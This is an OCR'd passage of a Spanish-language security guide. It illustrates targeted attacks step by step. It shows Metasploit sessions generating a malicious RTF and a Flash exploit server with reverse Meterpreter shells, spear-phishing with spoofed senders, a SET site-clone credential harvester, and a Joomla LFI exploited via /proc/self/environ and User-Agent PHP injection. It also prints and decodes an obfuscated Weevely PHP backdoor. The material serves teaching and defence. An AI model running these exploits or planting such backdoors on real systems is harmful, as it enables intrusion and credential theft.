


Figura 8: Metadatos con Foca, Username

Por un lado, todos sus documentos revelan que dispone de la versión *Microsoft Office XP* y que la máquina es un Windows XP. Además, observando las horas en las que crea y modifica dichos ficheros junto al tipo de impresora empleada, hace pensar que se trata del equipo de trabajo de dicho usuario.




Figura 9: Metadatos con Foca, Operating System

Teniendo en cuenta dicha versión de Office el atacante se decanta por utilizar el *exploit* **ms10_087_rtf_pfragments_bof.rb**. Dicho *exploit* (CVE-2010-3333) aprovecha una vulnerabilidad[22] en ficheros *Microsoft Word* RTF que afecta a una amplia gama de productos Office. La vulnerabilidad permite un desbordamiento de *búfer* basado en pila en el parámetro 'pFragments' cuando se *parsea* un fichero RTF. Para generar el *exploit* utiliza *Metasploit*:

[22] **Analysis of CVE 2010-3333 Microsoft Office RTF File Stack Buffer Overflow Vulnerability**
http://0x1byte.blogspot.com/2011/02/cve-2010-3333-microsoft-office-rtf-file.html

```
msf > use windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(ms10_087_rtf_pfragments_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_087_rtf_pfragments_bof) > set LHOST [redacted]
LHOST => [redacted]
msf exploit(ms10_087_rtf_pfragments_bof) > set LPORT 443
LPORT => 443
msf exploit(ms10_087_rtf_pfragments_bof) > set FILENAME routing_map.rtf
FILENAME => routing_map.rtf
msf exploit(ms10_087_rtf_pfragments_bof) > exploit
[*] Creating 'routing_map.rtf' file ...
[*] Generated output file /opt/framework3/msf3/data/exploits/routing_map.rtf
```

Teniendo en cuenta la escasa preocupación de la víctima por mantener su software actualizado, el atacante decide emplear un segundo *exploit* de respaldo que afecta a *Adobe Flash Player*. La vulnerabilidad[23] explotada es CVE-2011-0609, la misma utilizada para comprometer los sistemas de RSA mediante un fichero .xls con un swf embebido. Dicha vulnerabilidad se aprovecha de una validación incorrecta de *bytecode* por parte de la *ActionScript Virtual Machine* (AVM) permitiendo ejecutar código por medio de *heap spraying*[24]. La vulnerabilidad afecta a *Adobe Flash Player* 10.2.152.33 e inferiores versiones para Windows, Macintosh, Linux y Solaris. El *exploit* disponible en *Metasploit* es válido para IE6, IE7 y Firefox 3.6 así que si hay un poco de suerte y la víctima dispone de alguna de estas versiones conseguirá *shell*.

```
msf >  use exploit/windows/browser/adobe_flashplayer_avm
msf exploit(adobe_flashplayer_avm) > set SRVHOST [redacted]
SRVHOST => [redacted]
msf exploit(adobe_flashplayer_avm) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flashplayer_avm) > set URIPATH /networking/listadoIOS/
URIPATH => /networking/listadoIOS/
msf exploit(adobe_flashplayer_avm) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_flashplayer_avm) > set LHOST [redacted]
LHOST => [redacted]
msf exploit(adobe_flashplayer_avm) > set LPORT 443
LPORT => 443
msf exploit(adobe_flashplayer_avm) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on [redacted]:443
[*] Using URL: http://[redacted]:80/networking/listadoIOS/
```

[23] **Analysis of Adobe Flash CVE-2011-0609**
http://blog.metasploit.com/2011/03/adobe-flash-cve-2011-0609.html

[24] **Heap Overflows for Humans**
https://net-ninja.net/blog/?p=674

Por tanto, el atacante dispone de un fichero RTF malicioso y un servidor http falso corriendo en el puerto 80 esperando alguna petición. Además, tiene un *handler* en el puerto 443 esperando una *shell* en el caso de que algunas de las vulnerabilidades sea explotada. El siguiente paso es enviarle un *email* incitándole a que, o bien abra dicho fichero o bien visite la URL. Aquí es donde entra en juego la **ingeniería social**. Tras leer alguno de los *post* en los que la víctima participa, observa que técnicos de varias empresas discuten sobre ventajas e inconvenientes de ciertos protocolos de *routing* en determinados escenarios.




Figura 10: Configuración OSPF (Foro Networking)

Con toda esta información decide crear un correo suplantando la dirección de alguno de estos usuarios. Esto aumentaría las posibilidades de que la víctima abra un correo procedente de los mismos. Previamente comprueba si algunos de los dominios pertenecientes a dichos usuarios contienen registros SPF (*Sender ID*)[25]:




Figura 11: Registros SPF

Aunque no disponer de registros SPF no garantiza que el *mail* no sea filtrado por el MTA de dicha organización, sí habrá más garantías de que alcance el objetivo. Finalmente, envía un correo con un asunto y descripción que enganche. Por un lado, se envía como adjunto el RTF malicioso y, por otro, la URL maliciosa en la propia descripción del correo:





Figura 12: SendEmail

El usuario, tras abrir el correo pulsa en el enlace abriéndose el navegador y ejecutándose el exploit. El atacante recibe un *mail* de confirmación y una sesión de *Meterpreter* teniendo acceso total al sistema comprometido.



[25] **Seguridad en el correo electrónico (SPF)**
http://www.hacktimes.com/seguridad_en_el_correo_electr_nico_spf/

Desde ahí podrá escanear y «saltar» a otras máquinas y redes mediante técnicas como *pivoting* (5.1.1), consiguiendo así comprometer la organización al completo. En la imagen, tras obtener *shell* en el equipo de la víctima, consigue elevar privilegios mediante la extensión *getsystem*[26]. Dicha extensión utiliza diversas técnicas y *exploits* (ej. kitrap0d[27]) para intentar elevar privilegios en el sistema.




Figura 13: Meterpreter Session (AutoRunScript migrate_mail)[28]

Incluso si el administrador del dominio se ha *logueado* recientemente en dicha máquina es posible «tomar prestado» el *token* generado por Kerberos y asumir su rol mediante ***token impersonation***[29] comprometiendo así el dominio al completo. Con la extensión *incognito* es posible lisar los tokens disponible en el sistema (*list_tokens*) para ver si se dispone del *token* del administrador del dominio. En el caso de contar con múltiples sesiones, puede utilizarse el *script* (***post/windows/gather/enum_domain_tokens***)[30] de Jcran (*http://www.pentestify.org*) con el cual automatizar la búsqueda de dicho *token*.

[26] **Getsystem, Privilege Escalation via Metasploit**
http://www.securityaegis.com/getsystem-privilege-escalation-via-metasploit/

[27] **KiTrap0d now in metasploit**
http://carnal0wnage.attackresearch.com/2010/01/kitrap0d-now-in-metasploit.html

[28] **Metasploit migrate and e-mail**
http://0entropy.blogspot.com/2010/10/metasploit-migrate-and-e-mail.html

[29] **Token Passing with Incognito**
http://carnal0wnage.attackresearch.com/2008/05/token-passing-with-incognito.html

[30] **Searching for a domain admin token**
http://blog.pentestify.com/simple-framework-domain-token-scanner

3.3. CASO 2: *SOCIAL ENGINEERING TOOLKIT*

Dada la importancia que tiene la **ingeniería social** en el mundo de la seguridad y en un intento de fusionar dicha habilidad con herramientas de *pentesting* se creó SET (***Social Engineering Toolkit***).

Desarrollada por **David Kennedy** (ReL1K), SET comprende una *suite* de herramientas desarrollada en Python que trata de poner en práctica numerosos vectores de ataque a tavés de la ingeniería social. En sus primeras versiones, SET presentó diversos ataques por medio de *phishing*, *file-format bugs* y certificados autofirmados en Java. Actualmente dispone de una gran variedad de vectores de ataques adicionales. Entre los más destacables se encuentra el vector de ataque *Wireless Attack Vector* que hace uso de *airbase-ng* para crear un *Fake AP*[31] y redirigir tráfico, o el *payload RATTE (Remote Administration Tool Tommy Edition)*[32] desarrollado por Thomas Werth y que permite *tunelizar* instrucciones mediante HTTP aprovechándose de las configuraciones locales del navegador, el *payload Interactive* Shell o el reciente e ingenioso *Teensy USB HID Attack*[33].

En el ejemplo anterior, el usuario necesitaba tener una versión de *Office* o *Flash Player* vulnerable para que se consiguiera ejecutar alguno de los *exploits*. Veamos cómo podemos hacer algo parecido desde este *framework*. En el ejemplo se utilizará el vector de ataque conocido como ***Multi-Attack Web Method***[34] utilizando para ello un sitio web falso que utilizará diversas técnicas para comprometer de alguna forma el equipo de la víctima.

Como se verá a continuación la ventaja principal de SET es la facilidad y rapidez con la que se puede preparar un vector de ataque. Apenas pulsando un par de teclas es suficiente para quedar a la espera de una *shell*.

---

[31] **Aircrack-ng: Airbase-ng**
http://www.aircrack-ng.org/doku.php?id=airbase-ng

[32] **White Paper: Breaking Enterprise Securiy**
http://www.marko-rogge.de/BreakingEnterpriseSecurity.pdf

[33] **Defcon 19 Pentesting over Powerlines Video Uploaded**
http://www.secmaniac.com/september-2011/defcon-19-pentesting-over-powerlines-video-uploaded/

[34] **Metasploit Unleashed: Multi-Attack Web Method**
http://www.offensive-security.com/metasploit-unleashed/SET_Multi_Attack_Web_Vector




Figura 14: Site Cloner




Figura 15: Tactical Nuke / Interactive Shell




Figura 16: Credential Harvester

El *Multi-Attack Web Method* te permite especificar sucesivos métodos de ataque hasta que alguno de ellos tenga éxito. En las imágenes se detalla el proceso de configuración del mismo. Una vez configurado como *Site Clone* la URL de *login* de uno de los portales de Inteco (https://conan.cert.inteco.es/login.php) especificamos el número de ataques que queremos utilizar. En este caso, hemos elegido la opción ***Tactical Nuke*** que habilita todos los tipos de ataques automáticamente.

Al final de la configuración, SET preparará un servicio web en su puerto 80 encargado de clonar y ofrecer la web fraudulenta además de un *handler* en el puerto 443 a la espera de una sesión de *Meterpreter*. Dicha URL se la enviaremos a la víctima y tras abrirla, el usuario se enfrentará a diversos métodos de ataque.

En un principio tanto el Applet de Java malicioso como el *exploit* que se aprovecha del XSS en el centro de ayuda y soporte de Microsoft (MS10-042) no tienen éxito por lo que, como último recurso, se lleva a cabo un ***Credential Harvester***. Este método de ataque no tiene por objetivo explotar ninguna vulnerabilidad del navegador ni del S.O.; únicamente consigue las credenciales del usuario al que posteriormente redirige al sitio web legítimo para enmascarar el engaño.

En la salida, SET nos muestra las credenciales del usuario *bmerino* con password *ConanElBarbaro24_#*

3.4. CASO 3: *WEB SERVER EXPLOITATION*

En este caso, en lugar de utiliza la ingeniería social se intentará explotar un sitio web por medio de alguna vulnerabilidad conocida utilizando para ello diversas herramientas[35]. El atacante utiliza *Niko*, *Watobo*[36], *Whatweb*[37] y *WPScan*[38] para auditar un sitio web hasta que finalmente encuentra un posible punto de entrada. El servidor web contiene *Joomla* y parece ser que uno de sus componentes es candidato a ser vulnerable a un LFI (*Local File Inclusión*).




Figura 17: WhatWeb

Aunque se desconoce la versión exacta de dicho componente, según se puede leer en exploit-db[39], la versión afectada es la 2.X y los fabricantes no han proporcionado ningún tipo de parche o actualización por el momento por lo que es muy probable que el sitio sea vulnerable al mismo. Primero, se comprobará que realmente existe dicho componente con el siguiente *dork*:

Figura 18: Google Dork LFI

El siguiente paso será comprobar si existe el LFI en dicho componente. Para ello, se utilizará Fimap, herramienta en Python especializada en LFI/RFI sobre aplicaciones web que hacen mal uso de funciones como *fopen(), include(), require(), require_once(),* etc.

---

[35] **Comparativa - Tools pentest web**
http://sectooladdict.blogspot.com/2011/08/commercial-web-application-scanner.html

[36] **Installing Watobo on Backtrack 5**
https://www.corelan.be/index.php/2011/07/23/installing-watobo-on-backtrack-5/

[37] **WhatWeb: Fingerprinting de applicaciones Web**
http://www.pentester.es/2009/12/whatweb-fingerprinting-de-aplicaciones.html

[38] **Wpscan && Install on BT5**
http://www.securityaegis.com/wpscan-install-on-bt5/

[39] **Appointment Booking Pro - ABPro**
http://www.exploit-db.com/exploits/17553/

Fimap puede ahorrar gran cantidad de tiempo probando multitud de ficheros con los cuales hacer el LFI/RFI. Además, permite definir el *payload*[40] a ejecutar si alguna de estas vulnerabilidades es explotada (por ej. una *reverse shell*).

Fimap permite también hacer de *crawler* dentro de un sitio web y generar un reporte con las vulnerabilidades encontradas una vez finalice las pruebas con cada una de las páginas y variables que encuentre en el sitio web.

```
root@Mordor:~/fimap_alpha_v07# ./fimap.py -u
'http://www.[redacted]/index.php?option=com_rsappt_pro2&view=[redacted]&Itemid=12'

fimap v.07 by Iman Karim - Automatic LFI/RFI scanner and exploiter.

SingleScan is testing URL: 'http://www.[redacted]index.php?option=com_rsappt_pro2&view=[redacted]&Itemid=12'

[OUT] Parsing URL 'http://www.[redacted]?option=com_rsappt_pro2&view=[redacted]&Itemid=12'...
[INFO] Fiddling around with URL...
[WARN] ''

[OUT] Possible file inclusion found! -> 'http://www[redacted]index.php?option=com_rsappt_pro2&view=[redacted]&Itemid=12'
with Parameter 'view'.

[OUT] Identifying Vulnerability 'http://www.[redacted]index.php?option=com_rsappt_pro2&view=[redacted]&Itemid=12' with
Parameter 'view'...

[INFO] Scriptpath received: '/home/gthlinux001/c/[redacted]/user/htdocs/components/com_rsappt_pro2'
[INFO] Trying NULL-Byte Poisoning to get rid of the suffix...
[INFO] NULL-Byte Poisoning successfull!
[INFO] Testing file '/etc/passwd'...
[...]
[INFO] Testing file '/var/log/httpd/access_log'...
[INFO] Testing file '/var/log/apache2/access_log'...
[INFO] Testing file '/var/log/apache/access_log'...
[INFO] Testing file '/var/log/httpd/access_log'...

[...]
##############################################################################################
#[1] Possible File Injection
#
##############################################################################################
# [URL]     http://www.[redacted]/index.php?option=com_rsappt_pro2&view=[redacted]&Itemid=12          #
# [PARAM]   view                                                                                   #
# [PATH]    /home/gthlinux001/c/[redacted]/user/htdocs/components/com_rsappt_pro2                  #
# [TYPE]    Relative with appendix '.php'                                                          #
# [NULLBYTE] Works. :)                                                                             #
# [READABLE FILES]                                                                                 #
#             [0] /etc/passwd -> ../../../../../../../../etc/passwd%00                            #
```

Figura 19: Fimap Output

Según muestra la salida, parece ser que efectivamente el servidor web hace uso de una versión vulnerable de dicho componente.




Figura 20: LFI /etc/passwd

[40] **Automated LFI/RFI Scanning & Exploting with Fimap**
http://kaoticcreations.blogspot.com/2011/08/automated-lfirfi-scanning-exploiting.html

Además, permite acceder a */proc/self/environ* por lo que ya hay una posible vía de entrada para ejecutar código PHP. Existen numerosos métodos[41] para ejecutar código PHP en una situación LFI por medio de ficheros de configuración y *logs*.

```
DOCUMENT_ROOT=/home/[redacted] GATEWAY_INTERFACE=CGI/1.1 HTTP_ACCEPT=text/html,
application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
[...]
REFERER=http://www.[redacted] HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux i686; rv:6.0)
Gecko/20100101 Firefox/6.0
[...]
```

Figura 21: /proc/self/environ

De hecho, uno de los motivos por lo que *Fimap* ahorra mucho tiempo es porque durante sus *tests*, prueba gran cantidad de ficheros locales susceptibles de ser utilizados. En este caso, suele emplearse el campo USER_AGENT del navegador para inyectar código PHP en el servidor web. El atacante decide entonces subir una *shell* que previamente creará con *Weevely*[42]. Mediante *Weevely* podemos crear una *shell* codificada en base64 (útil para eludir determinados AV) que permite enviar y recibir parámetros por medio del campo HTTP REREFER, haciéndolo también bastante silencioso frente a ciertos NIDS. Además, dicha comunicación requiere de una contraseña que autentique al cliente de la conexión. Para generar la *shell* ejecutamos lo siguiente:

```
root@bt:/pentest/backdoors/web/weevely# python main.py

  Weevely 0.3 - Generate and manage stealth PHP backdoors.
  Copyright (c) 2011-2012 Weevely Developers
  Website: http://code.google.com/p/weevely/

root@bt:/pentest/backdoors/web/weevely# python main.py -p MUAHA_ha -g -o troy.php

  Weevely 0.3 - Generate and manage stealth PHP backdoors.
  Copyright (c) 2011-2012 Weevely Developers
  Website: http://code.google.com/p/weevely/

+ Backdoor file 'troy.php' created with password 'MUAHA_ha'.
root@bt:/pentest/backdoors/web/weevely# cat troy.php
<?php eval(base64_decode('aW5pX3NldCgnZXJyb3JfbG9nJywgJy9kZXYvbnVsbCcpO3BhcnNlX3N0cigkX1NFUlZFUlsnSFRUUF9SRUZFUkVSJ10sJGE
O2lmKHJlc2V0KCRhKT09J01VJyAmJiBjb3VudCgkYSk9PTkpIHtlY2hvICc8QUhBX2hhPic7ZXZhbChiYXNlNjRfZGVjb2RlKHN0cl9yZXBsYWNlKCIgIiwgI
siLCBqb2luKGFycmF5X3NsaWNlKCRhLGNvdW50KCRhKS0zKSkpKSk7IGVjaG8gJzwvQUhBX2hhPic7fX0=')); ?>root@bt:/pentest/backdoors/web/weeve
y# cat troy.php | cut -d"'" -f2 > encode64
root@bt:/pentest/backdoors/web/weevely# base64 -d encode64
ini_set('error_log', '/dev/null');parse_str($_SERVER['HTTP_REFERER'],$a);if(reset($a)=='MU' && count($a)==9) {echo '<AHA_
a>';eval(base64_decode(str_replace(" ", "+", join(array_slice($a,count($a)-3)))));echo '</AHA_ha>';}root@bt:/pentest/back
```

Figura 22: Backdoor con Weevely

Tras copiar la *shell* en /var/www, estará lista para su descarga por medio del USER_AGENT. Una vez lanzada la petición y visualizando de nuevo */proc/self/environ,* se ejecutará la función *system()* descargando la *shell* en el servidor web.

---

[41] **SecurityArtWork: recopilación Local File Inclusión LFI**
http://www.securityartwork.es/2010/12/22/recopilacion-local-file-inclusion-lfi/

[42] **Eric Romang Blog: Weevely Stealth Tiny PHP Backdoor Analysis**
http://eromang.zataz.com/2011/10/11/weevely-stealth-tiny-php-backdoor-analysis/




Figura 23: Inyección de código por medio del User Agent (Tamper Data)

Para comunicarnos con la *shell* únicamente especificaremos su ruta y el *password* para autenticarnos. Si capturamos tráfico cuando enviamos órdenes con *Weevely* podemos ver como se utiliza el campo REFERER:

